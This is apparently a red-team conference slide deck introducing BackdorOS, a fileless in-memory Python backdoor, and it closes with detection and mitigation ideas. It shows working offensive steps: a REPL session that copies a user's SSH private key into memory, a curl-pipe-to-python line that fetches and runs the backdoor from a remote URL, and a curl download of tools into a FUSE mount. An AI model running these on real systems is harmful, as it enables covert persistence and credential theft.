

BackdorOS: The In-memory OS for Red Teams


Itzik Kotler,
CTO & Co-Founder of  SafeBreach

About Me

- 15+ years in InfoSec
- CTO & Co-Founder of SafeBreach
- Presented in DEF CON, Black Hat, BSides Las Vegas, HITB, THOTCON, CCC, ... But it's my first time in Texas Cyber Summit! I love it!
- <http://www.ikotler.org>

Red Teaming to Infinity and Beyond ...

- Fileless malwares are already part of the Hacker's Playbook (e.g., APT29 POSHSPY)
- In-memory is a great evasion / improvement to red team test plans & scenarios
- In my opinion, there's still a lot of more "development" in this area and that's what (partially) got me to start this research



SOURCE: https://www.techrepublic.com/article/what-is-fileless-malware-and-how-do-you-protect-against-it/?_lrc=3f86a549-db7f-46ea-b5ae-85044e3bb190

What's In-memory (aka. Fileless) malware is?

- According to [Microsoft](#) there are 3 types of Fileless malware:
 - Type I – No file activity performed (e.g., BadUSB)
 - Type II – No files written on disk, but some files used indirectly (e.g., using Interpreters such as JavaScript, Python etc.)
 - Type III – Use files, but they don't run the attacks from those files directly (e.g., attach a document with a macro and that links to another file and then that file goes and downloads the payload ...)
- In this talk I'm going to focus on Type II (aka. 'living off the land')

The In-memory Boundaries Challenge

- Assume in-memory malware/backdoor executed ... now what?
- Bringing the usual post-exploitation tools will result in creating artifacts on the filesystem. **Where else they will be written into?** 🤔
- Rewriting the usual post-exploitation tools to be completely in-memory is a complex, tedious job ...


Keeping the In-memory Boundaries Intact ...

- In order to save our post-exploitation tools (or any data that we want to be persistent for that matter) we'll need an **in-memory filesystem**
- For some post-exploitation tools, in order to use "AS IS" – we'll need to **intercept any APIs that can break the boundaries and handle it**
- For some post-exploitation tools, in order to use "AS IS" – we'll need to **find an in-memory technique to execute/run the tool**

Python Interpreter as an In-memory OS

- Supports monkey patching (i.e., In Python, we can actually change the behavior of code at run-time.)
- Supports eval()/exec where arg can be a String (i.e., In Python, we can actually run programs from memory)
- Cross-platform and there's already plenty of tools and scripts written in Python, so no need to reinvent the wheel ...

High Level Design



Meet Backdor0S

- Version: 1.0 (Initial Release)
- Programming Language: Python
- License: 3-Clause BSD
- Git Repository: <https://github.com/SafeBreach-Labs/backdoros>

[✓] Zero External Python Dependencies

[✓] Built-in In-memory Interactive REPL

[✓] Built-in In-memory FS with `open()` and `import` Hooks

[✓] Multiprocessing Wrapper for Python Fcns & Shell Cmds

BackdorOS Shell Demo:

```
$ git clone https://github.com/SafeBreach-Labs/backdoros  
$ cd backdoros  
$ ./backdoros.py &  
$ telnet localhost 31337
```

A few backdor0S Shell Hacks

- Ctrl+D (aka. End-of-Transmission character) = QUIT
- ? = Alias for HELP
- !*COMMAND* = SHEXEC *COMMAND* (e.g., !ID = SHEXEC ID)

Extending the backdorOS Shell

- You can easily add a new built-in command by:
 - Add an entry to `_COMMANDS` dict member in `ShellHandler` Class
 - Implement `_do_<COMMAND NAME>` method in `ShellHandler` Class
- What's already done for you?
 - Automatic aggregation of DESC's & USAGE's for backdorOS's HELP command
 - Automatic sufficient parameters (comparing to ARGC value in `_COMMANDS`)
 - Command arguments parsed and passed as list (i.e., params arg)

In-memory I/O

(aka. “Hello, world” Program)

Exploring the built-in Filesystem

- Four explicit shell commands:
 - WRITE
 - READ
 - DELETE
 - DIR
- Other implicit commands (i.e., Hooks) when running Python

Example: Hello, world from RAM

Python 2.7.15

- WRITE It



```
%> WRITE - z.py
WRITE: Saving to mem file <z.py> until you type 'EOF'
print "Hello, world"
EOF
WRITE: Saved (22 bytes) to mem file <z.py>
```

- RUN It

```
%> PYEXECFILE z.py
Calling z.py
Z.PY: Hello, world
```

The Life of 'z.py'

- DIR It

```
%> DIR
```

```
DIR: There are 1 file(s) that sums to 22 byte(s) of memory
```

FILENAME	SIZE	MEMORY ADDRESS

z.py	22	0x10b978f38

The Life of 'z.py' (Cont.)

- READ It

```
%> READ z.py  
print "Hello, world"
```

- DELETE It

```
%> DELETE z.py  
DELETE: Removing mem file z.py ...
```

Mixed I/O

From Shell

- The READ command can operate on disk artifacts

```
%> READ /etc/passwd  
##  
# User Database  
...
```

- The SHEEXEC command can include disk artifacts

```
%> SHEEXEC cat /etc/passwd  
##  
# User Database  
...
```

From Python (i.e., PYGO + getbanners.py)

```
%> PYGO getbanners 192.168.86.1
Calling getbanners.main with argc: 1 and argv: ['getbanners.py', '192.168.86.1']
...
getbanners.main: RETURN VALUE = None
%> DIR
DIR: There are 1 file(s) that sums to 42 byte(s) of memory
```

FILENAME	SIZE	MEMORY ADDRESS
192168861.txt	28	0x10c8d1248

```
%> READ 192168861.txt
53: <TIMEOUT>
80: <TIMEOUT>
```

PYGO Application Boilerplate

```
# Imports
import sys
...
# Main Function
def main(argc, argv)
    ...
# Entry Point
if __name__ == '__main__':
    main(len(sys.argv), sys.argv)
```

From PYREPL (e.g., SSH private keys stealing)

```
%> PYREPL
...
>>> import os
>>> priv_key_content = open(os.path.expanduser('~/ssh/id_rsa'), 'r').read()
>>> mem_fd = open(os.getenv('USER') + '_id_rsa', 'w')
>>> mem_fd.write(priv_key_content)
>>> mem_fd.close()
>>> exit()
== PYREPL END ==
%> DIR
...
ikotler_id_rsa      1766      0x10e859488
%>
```

What's Next? Native Code ...

Using FUSE (aka. Filesystem in Userspace)

- Create your own file systems without editing the kernel code (e.g., SSHFS - Provides access to a remote filesystem through SSH)
- Available for Linux, BSD, macOS, OpenSolaris etc.
- Python support via fusepy [<https://github.com/fusepy/fusepy>]
- More at: https://en.wikipedia.org/wiki/Filesystem_in_Userspace

backdorOS + FUSE = "Global" In-memory FS

- backdorOS's built-in In-mem FS is "local" and only affects itself and Python programs running on top of it [via Hooks]
- A In-memory FS developed for FUSE will be "global" to all the applications running ... [No need to hooks!]
- Same same, but different ;-)

Running FUSE FS + (Checking) It Mounted

```
%> PPYGO fuse_inmem_fs /tmp/xyz
### START CHILD PROCESS <PID: 13269> ###

%> Calling fuse_inmem_fs.main with argc: 1 and argv: ['fuse_inmem_fs.py', '/tmp/xyz']
FUSE_INMEM_FS: Running FUSE ...

%> !mount
ikotler@lambda:/Users/ikotler/Git/backdoros> mount
...
Memory on /private/tmp/xyz (osxfuse, nodev, nosuid, synchronous, mounted by ikotler)
```

Saving to FUSE disk (e.g., nmap)

```
%> !bash -c 'cd /tmp/xyz ; curl -O http://ikotler.org/nmap'  
ikotler@lambda:/Users/ikotler/Git/backdoros> bash -c cd /tmp/xyz ; curl -O http://ikotler.org/nmap  
 % Total      % Received % Xferd  Average Speed   Time     Time     Time  Current  
                   Dload  Upload   Total   Spent    Left  Speed  
100 3048k  100 3048k    0      0  463k       0  0:00:06  0:00:06 --:--:--  576k  
  
%> !ls -la /tmp/xyz  
ikotler@lambda:/Users/ikotler/Git/backdoros> ls -la /tmp/xyz  
total 3052  
drwxr-xr-x  2 root wheel   0 Oct  8 18:42 .  
drwxrwxrwt  7 root wheel  224 Oct  8 17:09 ..  
-rw-r--r--  1 root wheel 3121652 Oct  8 18:42 nmap
```

Running It + Unmounting

```
%> !/tmp/xyz/nmap -P0 127.0.0.1
ikotler@lambda:/Users/ikotler/Git/backdoros> /tmp/xyz/nmap -P0 127.0.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-08 18:43 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00034s latency).

Not shown: 969 closed ports, 30 filtered ports
PORT      STATE SERVICE
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 5.74 seconds

%> !umount /tmp/xyz
ikotler@lambda:/Users/ikotler/Git/backdoros> umount /tmp/xyz
```

FUSE Caveats

- FUSE may change some files (temporarily) when mounted (e.g.,
`/etc/fstab`)
- FUSE may require software to be installed (e.g., MacFUSE) prior to
using it
- FUSE requires external Python dependency (i.e., `fusepy`) -- but it can
be “bundled” within backdorOS ...

Future Ideas

- Using RAM DISK (instead of FUSE?)
- Using LD_PRELOAD (perhaps in conjunction with RAM DISK / FUSE?) and try to hook I/O functions in dynamically compiled binaries and handle it in-memory
- Maybe (ab)use containers to create an in-memory environment?

Almost Done ...

“Production Ready” Invocation Techniques

- From your favorite shell:

```
curl -fsSL http://URL/backdoros.py | python &
```

- From your favorite shellcode, use execve() with:

```
bash -c ‘curl -fsSL http://URL/backdoros.py | python &’
```

Detection & Mitigation Ideas

- Detection via Process Monitoring
 - Look unusual high count of file descriptors
 - Look for unusual (i.e., relative to baseline) large memory footprint
 - Look for mapped Python-related libraries (where not required)
 - Look for sockets (i.e., connections) where not required
 - Looking for new/unexplained mount points (i.e., FUSE)
- Mitigation via System Hardening
 - Do you really need Python on THIS machine?
 - Do you really need THIS user to be able to run Python?

To conclude

- It's possible to use Python as an in-mem OS (piping backdorOS to it via STDIN to make it fileless)
- From there, it's possible to create an in-mem env. by hooking and using Python built-in features to run code from memory
- Some Python programs may interact with the OS (e.g., FUSE) features and create even a "wider" bridge-head

Q&A

In life questions are a guarantee but answers are not ...

Email: itzik@safbreach.com

Twitter: [@itzikkotler](https://twitter.com/itzikkotler)

GitHub: <https://github.com/SafeBreach-Labs>